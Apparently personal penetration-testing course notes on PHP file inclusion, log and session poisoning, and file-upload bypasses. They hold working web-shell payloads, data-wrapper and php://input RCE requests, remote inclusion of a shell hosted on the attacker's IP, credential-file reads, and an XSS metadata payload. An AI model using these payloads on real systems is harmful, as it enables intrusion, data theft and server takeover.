$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/apache2.conf
```

As we can see, we do get the default webroot path and the log path. However, in this case, **the log path is using a global apache variable** (APACHE_LOG_DIR), **which are found in another file we saw above**, which is (`/etc/apache2/envvars`), and we can read it to find the variable values:

```
$ curl http://<SERVER_IP>:<PORT>/index.php?language=../../../../etc/apache2/envvars
```

BASICS :

- **Vulneranble Functions CheatSheet :**
- **Common Bypasses :**

Security Measure	Misconfiguration	Exploit Path / Bypass
Path Traversal	`include($_GET['language']);`	`/etc/passwd`
Filename Prefix	`include("lang_" . $_GET['language']);`	`/../../../etc/passwd` Becareful : a directory named lang_/ may not exist, so our relative path may not be correct.

Appends Extension :	`include($_GET['language'] . ".php");`	Source Code Disclosure But we can read sensitive files that doesn't end with php (/etc/..)
		Or if we are targeting Older Versions we can test these exploits :
		
		Path Truncation
		
		In earlier versions of PHP, defined strings have a maximum length of 4096 characters, likely due to the limitation of 32-bit systems. If a longer string is passed, it will simply be truncated, and any characters after the maximum length will be ignored
		
		`?language=non_existing_directory/../../../etc/passwd/./././.[./ REPEATED ~2048 times]`
		
		`$ echo -n "non_existing_directory/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done`
		`non_existing_directory/../../../etc/passwd/./././<SNIP>./././.`
		
		We may also increase the count of ../, as adding more would still land us in the root directory
		
		Null Bytes
		PHP versions before 5.5 were vulnerable to null byte injection,
		(e.g. `/etc/passwd%00 => /etc/passwd%00.php`)

Second-Order-Attack	`(/profile/$username/avatar.png).`	If we craft a malicious LFI username (e.g. ../../../etc/passwd), then it may be possible to change the file being pulled to another local file on the server and grab it instead of our avatar. (**inject in the login form**)
Non-Recursive Path Traversal Filters	$language = str_replace('../', '', $_GET['language']);	`/index.php?language=....//....//....//....//etc/passwd` we may use `..././` or `....\/`
Encoding	***Core PHP filters on versions 5.3.4 and earlier were specifically vulnerable to this bypass*, but even on newer versions we may find custom filters that may be bypassed through URL encoding.**	**but would still be decoded back to our path traversal string once it reaches the vulnerable function.** . %2e / %2f
Approved Paths	if(preg_match('/^\.\/languages\/.+$/', $_GET['language'])) {	`/index.php?language=./languages/../../../../etc/passwd`

```
    include($_GET['language']);
} else {
    echo 'Illegal path specified!';
}
```

PHP Filters `php://filter/<SNIP>`

https://github.com/ambionics/wrapwrap

There are four different types of filters available for use, which are **String Filters**, **Conversion Filters**, **Compression Filters**, and **Encryption Filters**. You can read more about each filter on their respective link, **but the filter that is useful for LFI attacks is** the **convert.base64-encode** filter, **under Conversion Filters.**

▪ Input Filters

→ Fuzzing for PHP Files : `$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php`

we should be scanning for all codes, including `**301**`, `**302**` and `**403**` pages, and **we should be able to read their source**

Source Code Disclosure : `/index.php?language=php://filter/read=convert.base64-encode/resource=config`

Decode the string : `$ echo 'PD9waHAK...SNIP...KICB9Ciov' | base64 -d`

Read Sensitive Information

ttp://example.com/index.php?page=**php://filter/read=string.rot13/resource**=index.php
ttp://example.com/index.php?page=**php://filter/convert.base64-encode/resource**=index.php
ttp://example.com/index.php?page=**pHp://FilTer/convert.base64-encode/resource**=index.php
ttp://example.com/index.php?page=**php://filter/zlib.deflate/convert.base64-encode/resource**=/etc/passwd
ttp://example.com/index.php?page=**php://filter/bzip2.compress/convert.base64-encode/resource**=/etc/passwd

Remote Code Execution

we can **use file inclusion vulnerabilities to execute code on the back-end servers** and gain control over them.

- One easy and common method for gaining control over the back-end server is by **enumerating user credentials and SSH keys,** and then **use those to login to the back-end server through SSH** or any other remote session.
- we **may find the database password in a file like config.php**, which **may match a user's password in case they re-use the same password.**
- Or we can **check the .ssh directory in each user's home directory**, and if the read privileges are not set properly, then **we may be able to grab their private key (id_rsa) and use it to SSH into the system.**

▪ Data

can be used to include external data, including PHP code. However, the data wrapper is **only** available to use **if** the (**allow_url_include**) setting **is enabled in the PHP configurations** found at (`/etc/php/X.Y/apache2/php.ini`) for Apache or at (`/etc/php/X.Y/fpm/php.ini`) for Nginx, where X.Y is your install PHP version

→ Read PHP Conf : `$ curl "http:<SNIP>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"`

→ Decode : `$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include`

```
allow_url_include = On
```

→ Remote Code Execution :

- □ Base64 WebShell : `$ echo '<?php system($_GET["cmd"]); ?>' | base64`
- □ Data Wrapper (make sure to url encode the payload before : `/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id`

- Also with curl : `$ curl -s 'http:<SNIP>/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid`

A9a892dbc9faf9a014f58e007721835e

Input

Similaire to before but now we pass our input to the input wrapper as a POST request's data. So, **the vulnerable parameter must accept POST requests for this attack to work**.

→ The Attack with Curl : `$ curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid`

→ Note, we can pass our payload directly instead of webshell : e.g. `<\?php system('id')?>`)

Expect

it is designed to execute commands. , **expect is an external wrapper**, so **it needs to be manually installed** and **enabled on the back-end server** (many WP demand it)

→ Test if it works : `$ curl -s "http<SNIP>/index.php?language=expect://id"`

◇ `$ curl -s "http<SNIP>/index.php?language=expect:../../../../../../../etc/passwd"`

Remote File Inclusion (RFI)

This allows two main benefits:

- Enumerating local-only ports and web applications (i.e. SSRF)
- Gaining remote code execution by including a malicious script that we host

Function	Read Content	Execute	Remote URL
PHP			
include()/include_once()	☑	☑	☑
file_get_contents()	☑	✗	☑
Java			
import	☑	☑	☑
.NET			
@Html.RemotePartial()	☑	✗	☑
include	☑	☑	☑

Verify RFI

`$ /index.php?language=http://127.0.0.1:80/index.php`

the index.php page did not get included as source code text but got executed and rendered as PHP, so the vulnerable function also allows PHP execution, which may allow us to execute code if we include a malicious PHP script that we host on our machine.

Remote Code Execution with RFI

`$ echo '<?php system($_GET["cmd"]); ?>' > shell.php`

It is a good idea to listen on a common HTTP port like 80 or 443, as these ports may be whitelisted in case the vulnerable web application has a firewall preventing outgoing connections

Http : `$ sudo python3 -m http.server <LISTENING_PORT>`

`/index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id`

FTP `$ sudo python -m pyftpdlib -p 21`

```
/index.php?language=ftp://<OUR_IP>/shell.php&cmd=id
```

SMB

```
$ impacket-smbserver -smb2support share $(pwd)
```

```
/index.php?language=\\<OUR_IP>\share\shell.php&cmd=whoami
```

LFI and File Uploads

If the vulnerable function has code Execute capabilities, then the code within the file we upload will get executed if we inc lude it, regardless of the file extension or file type.

Image upload

So, we will use an allowed image extension in our file name (e.g. **shell.gif**), and **should also include the image magic bytes at the beginning of the file content** (e.g. **GIF8**), just in case the upload form checks for both the **extension** and **content type** as well. We can do so as follows:

```
$ echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

Uploaded File Path

Inspect The page to reveal from where the image is being loaded: `<img src="/profile_images/shell.gif" class="profile-image" id="profile-image">`

```
/index.php?language=./profile_images/shell.gif&cmd=id
```

Zip Upload

this wrapper isn't enabled by default, so this method may not always work.

```
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
```

Once we upload the shell.jpg archive, we can include it with the zip wrapper as (zip://shell.jpg), and **then refer to any files within it with #shell.php** (URL encoded). Finally, we can execute commands as we always do with &cmd=id, as follows:

```
/index.php?language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
```

Phar Upload

Finally, we can use the `phar://` wrapper to achieve a similar result. To do so, we will first write the following PHP script into a **shell.php** file:

```
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
```

This script can be compiled into a phar file that **when called would write a web shell to a shell.txt sub-file**

```
$ php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
```

Now, we should have a phar file called shell.jpg. Once we upload it to the web application, we can simply call it with phar:// and provide its URL path, and then specify the phar sub-file with /shell.txt (URL encoded) to get the output of the command we specify with (&cmd=id), as follows:

```
/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
```

Log Poisoning

Our code should have a vuln function with Execute capabability: **Writing PHP code in a field we control that gets logged into a log file** (i.e. poison/contaminate the log file), and **then include that log file to execute the PHP code**. For this attack to work, **the PHP web application should have read privileges over the logged files**,

Function	Read Content	Execute	Remote URL
PHP			
include()/include_once()	☑	☑	☑
require()/require_once()	☑	☑	✗
NodeJS			
res.render()	☑	☑	✗
Java			
import	☑	☑	☑
.NET			
include	☑	☑	☑

PHP Session Poisoning

utilize PHPSESSID cookies, which **can hold specific user-related data on the back-en. These details are stored in session files** on the back-end, and **saved in** `/var/lib/php/sessions/` **on Linux** and in `C:\Windows\Temp\` **on Windows. In the Format**

/var/lib/php/sessions/sess_<PHPSESSID_VALUE> => eg : **/var/lib/php/sessions/sess_**el4ukv0kqbvoirg7nkp4dncpk3.

→ First we try to load the file using one of the bypasses (after getting the PHPSESSID from a request)

`/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd`

→ We may find parameters that help monitor user behaviour, we should see which one we can control (for our case we can control the page parameter with the ?language=) let's validate that by : `/index.php?language=blablabla_blablabla`

→ We reopen the file : `/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd`

=> we find our string there.

→ Write WebShell to Session File : `/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E`

→ Read The Session File and execute the webshell : `/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id`

Note:

To execute another command, the session file has to be poisoned with the web shell again, as it gets overwritten with /var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd after our last inclusion. Ideally, we would use the poisoned web shell to write a permanent web shell to the web directory, or send a reverse shell for easier interaction.

Server Log Poisoning

Both **Apache** and **Nginx** maintain various log files, such as `access.log` and `error.log`. The **access.log** file **contains various information about all requests made to the server, including each request's User-Agent header**. As we can control the User-Agent header in our requests, **we can use it to poison the server logs as we did above.**

- **Nginx** logs **are readable by low privileged users by default** (e.g. **www-data**),

while

- **Apache** logs **are only readable by users with high privileges** (e.g. **root/adm groups**). However, in older or misconfigured Apache servers, these logs may be readable by low-privileged users.

By default, **Apache logs** are located in **`/var/log/apache2/`** **on Linux** and in **`C:\xampp\apache\logs\`** **on Windows**, while **Nginx logs** are located in **`/var/log/nginx/`** **on Linux** and in **`C:\nginx\log\`** **on Windows**

→ Try to include Apache Log :

- `/index.php?language=/var/log/nginx/access.log`
- `/index.php?language=/var/log/apache2/access.log`

The log contains the remote IP address, request page, response code, and the User-Agent header

→ Poison the Log by manipulating user Agent : `$ curl -s "http://<SERVER_IP>:<PORT>/index.php" -A "<?php system($_GET['cmd']); ?>"`

→ Execute Commands : `/index.php?language=/var/log/apache2/access.log&cmd=id`

Tip:


The User-Agent header is also shown on process files under the Linux **/proc/** directory. So, **we can try including** the `/proc/self/environ` or `/proc/self/fd/N` files (where N is a PID usually between 0-50), and **we may be able to perform the same attack on these files.** This may become **handy in case we did not have read access over the server logs**, however, **these files may only be readable by privileged users as well.**

Finally, there are other similar log poisoning techniques that we may utilize on various system logs, depending on which logs we have read access over. The following are some of the service logs we may be able to read:

- `/var/log/sshd.log`
- `/var/log/mail`
- `/var/log/vsftpd.log`

We should first attempt reading these logs through LFI, and if we do have access to them, we can try to poison them as we did above. For example, if the ssh or ftp services are exposed to us, and we can read their logs through LFI, then we can try logging into them and set the user name to PHP code, and upon including their logs, the PHP code would execute. The same applies the mail services, as we can send an email containing PHP code, and upon its log inclusion, the PHP code would execute. We can generalize this technique to any logs that log a parameter we control and that we can read through the LFI vulnerability.

FILE UPLOAD



Client Side

▪ Modifying the intercepted Request

If the **the page never refreshes or sends any HTTP requests after selecting our file** => **all validation appears to be happening on the front-end**

the **web server** is **responsible for sending the front-end code**

The Browser is responsible for **the rendering** and **execution of the front-end code**


to bypass these protections, **we can either modify the upload request** to the back-end server, or **we can manipulate the front-end code to disable these type validations.**

Intercept the request after selecting a legitimate image:

Change the **File Content** + **File Name within the request (** no client side verification since request is sent directly to server)

▪ Disabling Front-end Validation

To start, we can click [CTRL+SHIFT+C] to toggle the browser's Page Inspector, and then click on the profile image, which is where we trigger the file selector for the upload form:




```
<input type="file" name="uploadFile" id="uploadFile" onchange="checkFile(this)" accept=".jpg,.jpeg,.png">
```

To see the core of the function checkFile(this) we go the console and type its name. (console.log(checkFile.**toString()**))

So we can Either do :

- click on the profile image again, **double-click on the function name** (checkFile) on line 18, and **delete it**

- Or, Add the php extension to the list of accept

Note: The modification we made to the source code is temporary and will not persist through page refreshes, as we are only changing it on the client-side. However, our only need is to bypass the client-side validation, so it should be enough for this purpose.

Once Uploaded, we inspect the image to find it's location (<img src="**/profile_images**/shell.php" class="profile-image" id="profile-image">)

```
/profile_images/shell.php?cmd=id
```

Server Side


There are generally two common forms of validating a file extension on the back-end:


- Testing against a **blacklist** of types
- Testing against a **whitelist** of types


▪ Bypassing BlackListed Extensions :

Fuzzing Extensions

From the Positions tab, we can Clear any automatically set positions, and then **select the .php extension** in `filename="HTB.php"` and click the Add button to add it as a fuzzing position:








I changed the ***content type*** to **image/png** and ***filename*** **phpbash.php** then selected php for fuzzing and i used :

`/opt/SecLists/Discovery/Web-Content/web-extensions-big.txt`


Then filtered for response size:

These are allowed



Resp. Header	Size Resp. Body	Highest Alert	State	Payl
	26 bytes			.htm
	26 bytes			.exe
	26 bytes			.jhtml
	26 bytes			.hta
	26 bytes			.inc
	26 bytes			.jsa
	26 bytes			.jsp
	26 bytes			.pcap
	26 bytes			.log
	26 bytes			.mdb
	26 bytes			.nsf
	26 bytes			.php2
	26 bytes			.php3
	26 bytes			.pht
	26 bytes			.php4
	26 bytes			.php6
	26 bytes			.pl
	26 bytes			.txt
	26 bytes			.reg
	26 bytes			.shtml
	26 bytes			.sh
	26 bytes			.sql
	26 bytes			.swf
	26 bytes			.xml
	26 bytes			.phar
	26 bytes			.phpt
	26 bytes			.pgif
	26 bytes			.png

And these aren't allowed (filtered)



Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
204 bytes	21 bytes	Medium		
203 bytes	21 bytes			.php
203 bytes	21 bytes			.php5
203 bytes	21 bytes			.phps
203 bytes	21 bytes			.php7
203 bytes	21 bytes			.phtml
203 bytes	21 bytes			.php
203 bytes	21 bytes			.php5
203 bytes	21 bytes			.php5
203 bytes	21 bytes			.php7
203 bytes	21 bytes			.php7
203 bytes	21 bytes			.phps
203 bytes	21 bytes			.phtml
203 bytes	21 bytes			.asp.php
203 bytes	21 bytes			.asp.php5
203 bytes	21 bytes			.asp.php7
203 bytes	21 bytes			.asp.phps
203 bytes	21 bytes			.asp.phtml
203 bytes	21 bytes			.aspx.php
203 bytes	21 bytes			.aspx.php5
203 bytes	21 bytes			.aspx.php7
203 bytes	21 bytes			.aspx.phps
203 bytes	21 bytes			.aspx.phtml
203 bytes	21 bytes			.bat.php
203 bytes	21 bytes			.bat.php5
203 bytes	21 bytes			.bat.php7
203 bytes	21 bytes			.bat.phps
203 bytes	21 bytes			.bat.phtml

NOTE : Not all extesions allow the execution of php, so **try jed omhom lkol,** ana mshetly **phar** ama mamshetlysh **php4** wla ***php3***

▪ Whitelist Filters


The following is an example of a file extension whitelist test:

```
$fileName = basename($_FILES["uploadFile"]["name"]);

if (!preg_match('^.*\.(jpg|jpeg|png|gif)', $fileName)) {
    echo "Only images are allowed";
    die();
}
```

We see that the script uses a Regular Expression (regex) to test whether the filename contains any whitelisted image extensions. **The issue here** lies within the regex, as **it only checks whether the file name contains the extension** and **not if it actually ends with it**. Many developers make such mistakes due to a weak understanding of regex patterns.

Double Extensions

Let's intercept a normal upload request, and modify the file name to (shell.jpg.php), and modify its content to that of a web shell:



Now, if we visit the uploaded file and try to send a command, we can see that it does indeed successfully execute system commands, meaning that the file we uploaded is a fully working PHP script:

```
/profile_images/shell.jpg.php?cmd=id
```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Reverse Double Extension

However, the previous methode may not always work, **as some web applications may use a strict regex pattern**, as mentioned earlier, like the following:

```
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) { ...SNIP... }
```

This pattern should only consider the final file extension, as it uses (^.*\.) to match everything up to the last (.), and then uses ($) at the end to only match extensions that end the file name. So, the above attack would not work. Nevertheless, some exploitation techniques may allow us to bypass this pattern, but **most rely on misconfigurations** or **outdated systems.**

For example, the /etc/apache2/mods-enabled/php7.4.conf for the **Apache2** web server **may include the following configuration**:

```
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

The above configuration is how the web server **determines which files to allow PHP code execution.** It specifies a whitelist with a regex pattern that matches .phar, .php, and .phtml. However, this regex pattern can have the same mistake we saw earlier if we forget to end it with ($). In such cases, **any file that contains the above extensions will be allowed PHP code execution**, **even if it does not end with the PHP extension**. For example, the file name (`shell.php.jpg`) **should pass** the earlier whitelist test **as it ends with (.jpg)**, and it would be able to **execute PHP code** due to the above misconfiguration, **as it contains (.php) in its name.**

Now, we can visit the uploaded file, and attempt to execute a command:

```
/profile_images/shell.php.jpg?cmd=id
```

Character Injection

Finally, let's discuss another method of bypassing a whitelist validation test through Character Injection. **We can inject several characters before or after the final extension to cause the web application to misinterpret the filename and execute the uploaded file as a PHP script.**

The following are some of the characters we may try injecting:

```
%20
%0a
%00
%0d0a
/
.\
.
…
:
```

Each character has a specific use case that may trick the web application to misinterpret the file extension. For example, (shell.php**%00**.jpg) **works with PHP servers with version 5.X or earlier**, as it causes the PHP web server to end the file name after the (%00), and store it as (shell.php), while still passing the whitelist. **The same may be used with web applications hosted on a Windows server** by injecting a colon (**:**) **before the allowed file extension** (e.g. shell.aspx**:**.jpg), which should **also write the file as (shell.aspx)**. Similarly, each of the other characters has a use case that may allow us to upload a PHP script while bypassing the type validation test.

Just Brute force it with : `/opt/SecLists/Discovery/Web-Content/web-extensions-big.txt`
It has all possibilities.

Type Filters

Content-Type

The error message persists, and **our file fails to upload even if we try some of the tricks we learned in the previous sections**. If we change the file name to `shell.jpg.phtml` or `shell.php.jpg`, or even if we use `shell.jpg` with **a web shell content**, our upload will fail. ***As the file extension does not affect the error message***, the web **application must be testing the file content for type validation**. As mentioned earlier, this can be either in the **`Content-Type`** Header or the **`File Content`**.

We may start by fuzzing the Content-Type header with SecLists' Content-Type

```
$ cat /opt/SecLists/Discovery/Web-Content/web-all-content-types.txt | grep 'image/' > image-content-types.txt
```

Note:

A file upload HTTP request has two Content-Type headers, one for the attached file (at the bottom), and **one for the full request** (at the top). We usually need to modify the file's Content-Type header, but in some cases the request will only contain the main Content-Type header (e.g. if the uploaded content was sent as POST data), in which case we will need to modify the main Content-Type header.

MIME-Type

This is usually done by inspecting the first few bytes of the file's content, which contain the **File Signature** or **Magic Bytes**.

if we write GIF8 to the beginning of the file, it will be considered as a GIF image instead, even though its extension is still .jpg:

```
$ echo "GIF8" > text.jpg
$file text.jpg
        text.jpg: GIF image data
```

, **let's try to add GIF8 before our PHP code** to try to imitate a GIF image while keeping our file extension as .php, so it would execute PHP code regardless:

Limited File Uploads

even if we are dealing with a limited (i.e., non-arbitrary) file upload form, which only allows us to upload specific file types, **we may still be able to perform some attacks on the web application.**

- ## XSS

example of XSS attacks **is web applications that display an image's metadata after its upload.** For such web applications, **we can include an XSS payload in one of the Metadata parameters that accept raw text**, like the Comment or Artist parameters, as follows:

```
$ exiftool -Comment=' "><img src=1 onerror=alert(window.origin)>' HTB.jpg
```

Furthermore, **if we change the image's MIME-Type to text/html**, some web applications **may show it as an HTML document instead of an image**, **in which case the XSS payload would be triggered even if the metadata wasn't directly displayed.**

